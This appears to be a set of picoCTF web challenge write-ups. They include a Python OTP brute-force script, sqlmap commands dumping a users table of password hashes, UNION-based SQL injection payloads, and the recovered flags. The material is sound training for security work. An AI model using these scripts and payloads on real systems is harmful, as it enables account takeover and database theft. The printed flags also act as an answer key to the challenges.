
The website just has a login page.

We can inspect the given data leak and find that it’s an SQLite database. We can use the SQLite Viewer Web App to quickly view the database.

Again, we can use CrackStation to try to quickly crack the admin’s password hash.

We can login as admin, and we are met with this OTP verification page.
In the given source code, we can find the code responsible for OTP generation and verification.
@app.route('/two_fa', methods=['GET', 'POST'])
def two_fa():
    if request.method == 'POST':
        otp = request.form['otp']
        stored_otp = session['otp_secret']
        timestamp = session.get('otp_timestamp')
        if stored_otp and otp == stored_otp and (time.time() - timestamp) < 120:
            session['logged'] = 'true'
            flash('Login successful!', 'green')
            return redirect(url_for('home'))
        else:
            flash('Invalid OTP or OTP expired', 'red')
            return render_template('2fa.html')
    else:
        return render_template('2fa.html')
Note that an incorrect OTP guess does not invalidate the current OTP. Moreover, the current OTP is valid for 2 minutes. We can exploit this by trying all possible OTPs until we either guess the correct OTP or the current OTP expires. Initial testing suggests we can try around 700 OTPs before the 2 minute expiration. Therefore, we can use Python to repeatedly guess 1000 through 1700 as the OTP until the actual OTP lies within that range, which we can expect to happen within about 13 OTP generations.
import requests
import sys
import time

OPT_EXPIRE = 120
INSTANCE_EXPIRE = 900
URL = "http://foggy-cliff.picoctf.net:50263"
creds = {'username': 'admin', 'password': 'apple@123', 'action': ''}
start = time.time()

while time.time() - start < INSTANCE_EXPIRE:
    otp_gen = time.time()
    session = requests.Session() # handle session cookie
    session.post(f"{URL}/login", data=creds)

    for i in range(1000, 9999):
        data = {'otp': i, 'action': ''}
        res = session.post(f"{URL}/two_fa", data=data)
        if "Invalid" not in res.text:
            print(f"Correct otp: {i}")
            print(res.text)
            exit(0)
        if time.time() - otp_gen > OPT_EXPIRE:
            print("Expired opt, restarting...")
            break
When we get lucky, we find the correct otp and get the flag.
Correct otp: 1629
<!DOCTYPE html>
<html>
  <head>
    <meta charset="utf-8" />
    <title>
		Expense Tracker
	</title>
    ...
	<p>picoCTF{n0_r4t3_n0_4uth_9617ed73}</p>
Sql Map1
- Author: Aditya Sudhansu
- Solves: 1142
- Description: You’ve been hired by a shadowy group of pentesters who love a good puzzle. The system looks ordinary, but appearances lie. Somewhere inside, sloppy code and legacy hashing practices left a tiny, perfect doorway for an attacker. Your mission — should you choose to accept it — is to slip through that doorway, act as a legit user and retrieve the secret flag.
The website gives us login and register pages. After registering and logging in, we are given a search bar.

We can try to search for the flag here.

Unfortunately, none of these are the real flag. As the challenge name suggests, we can try to use SQLMap to get access to the webserver’s databases. Below are the SQLMap commands and abbreviated outputs.
>sqlmap -u http://lonely-island.picoctf.net:52993/vuln.php?q=flag --cookie="PHPSESSID=e38675956e19f30bc2771f1202741ed8" --level=3
[11:43:19] [INFO] the back-end DBMS is SQLite
web server operating system: Linux Debian
web application technology: Apache 2.4.66, PHP 8.2.30
back-end DBMS: SQLite
>sqlmap -u http://lonely-island.picoctf.net:52993/vuln.php?q=flag --cookie="PHPSESSID=e38675956e19f30bc2771f1202741ed8" --dbms=sqlite --tables
[3 tables]
+-----------------+
| flags           |
| sqlite_sequence |
| users           |
+-----------------+
>sqlmap -u http://lonely-island.picoctf.net:52993/vuln.php?q=flag --cookie="PHPSESSID=e38675956e19f30bc2771f1202741ed8" --dbms=sqlite -T users --dump
[7 entries]
+----+---------------------------------------------+------------+
| id | password                                    | username   |
+----+---------------------------------------------+------------+
| 1  | 7a67ab5872843b22b5e14511867c4e43 (dyesebel) | ctf-player |
| 2  | 83806b490e28a7f8e6662646cbdbff1a            | noaccess   |
| 3  | eb1f3ba6901c65d9b2e09a38f560758b            | suspicious |
| 4  | a669d60c31ad3d05b9e453c8576c7aab            | malicious  |
| 5  | 8d2379c40704bed972e55680be2355e2            | ghost      |
| 6  | 5a9a79d9fa477ed163b89088681672c9            | admin      |
| 7  | 64fad28965d003cde964ea3016e257a3 (grant)    | grant      |
+----+---------------------------------------------+------------+

We can see that SQLMap has found 3 SQLite tables. Looking in the users table, we can find credentials for the ctf-player user and login.
ORDER ORDER
- Author: Darkraicg492
- Solves: 611
- Description: Can you try to get the flag from our website? I've prepared my queries everywhere! I think!
The website contains signup, login, expenses, and inbox pages.

After signing up and logging in, we can navigate to the expenses page.

From here, we can add some expenses.

Now, we can generate a report and navigate to the inbox page.

Here is the downloaded report.
description,amount,date
Expense,5.0,2026-03-19
Expense two,2.27,2026-03-14
We may suspect there is an SQL injection vulnerability somewhere on the website. After testing the expenses page to no avail, we can try the signup page. Entering the username ' on the signup page then generating a report gives us the following error.

This is a good indication that an SQL injection vulnerability exists in the query that generates the report. We can get more information about this query by trying the username ' ORDER BY 4-- .

Now, we know the report generation query returns 3 columns. Moreover, the error message matches that of SQLite. Thus, we can inject a UNION query to extract all table names with the username ' UNION SELECT name,'','' FROM sqlite_master WHERE type='table'-- .
description,amount,date
aDNyM19uMF9mMTRn,,
expenses,,
inbox,,
reports,,
sqlite_sequence,,
users,,
The aDNyM19uMF9mMTRn table seems interesting, so we can get its column names with the username ' UNION SELECT name,'','' FROM pragma_table_info('aDNyM19uMF9mMTRn')-- .
description,amount,date
name,,
value,,
Now we can extract the table contents with the username ' UNION SELECT name,value,'' FROM aDNyM19uMF9mMTRn-- .
description,amount,date
flag,picoCTF{s3c0nd_0rd3r_1t_1s_5c47e96a},
paper-2
- Author: Ehhthing
- Solves: 108
- Description: A piece of paper is a blank canvas, what do you want on yours?
Solution: This challenge involves a website with the following endpoints.
- /upload - Allows a file to be uploaded to the webserver. The file is given an id and added to a database.
- /paper/:id - Returns a file using its id.
- /visit/:id - The webserver generates a random secret, inserts the secret into the database with a 60 second expiration, spins up a chrome browser, sets a cookie with name ‘secret’ to the generated secret, and visits /paper/id.
- /secret - Returns a webpage whose body contains the current ‘secret’ cookie (or a fallback value) and a ‘payload’ query parameter. The body also contains a ‘secret’ attribute set to the same ‘secret’ cookie.
- /flag - The webserver checks a given ‘secret’ query parameter against the secret stored in the database, which is immediately deleted from the database. If the two values match, the webpage returns the flag.
It seems like the solution will be to
- Upload a file that causes the webserver to hit /secret when we visit /visit/:id.
- Include a payload in the /secret hit that causes the webserver to hit /flag with the secret query parameter.
- Ensure the file takes the returned flag and uploads it to the webserver for exfiltration.
This seems simple enough, but there are two problems. First, the website’s CSP blocks all JavaScript.
'Content-Security-Policy': [
  "default-src 'self' 'unsafe-inline'",
  "script-src 'none'"
]
Second, all requests to outside the website are blocked.
'URLBlocklist': ['*'],
'URLAllowlist': [`https://${host}`]
This makes part 3 of our solution much more difficult. Unfortunately, this is as far as I got during the competition. However, an excellent writeup can be found on Vipin’s blog.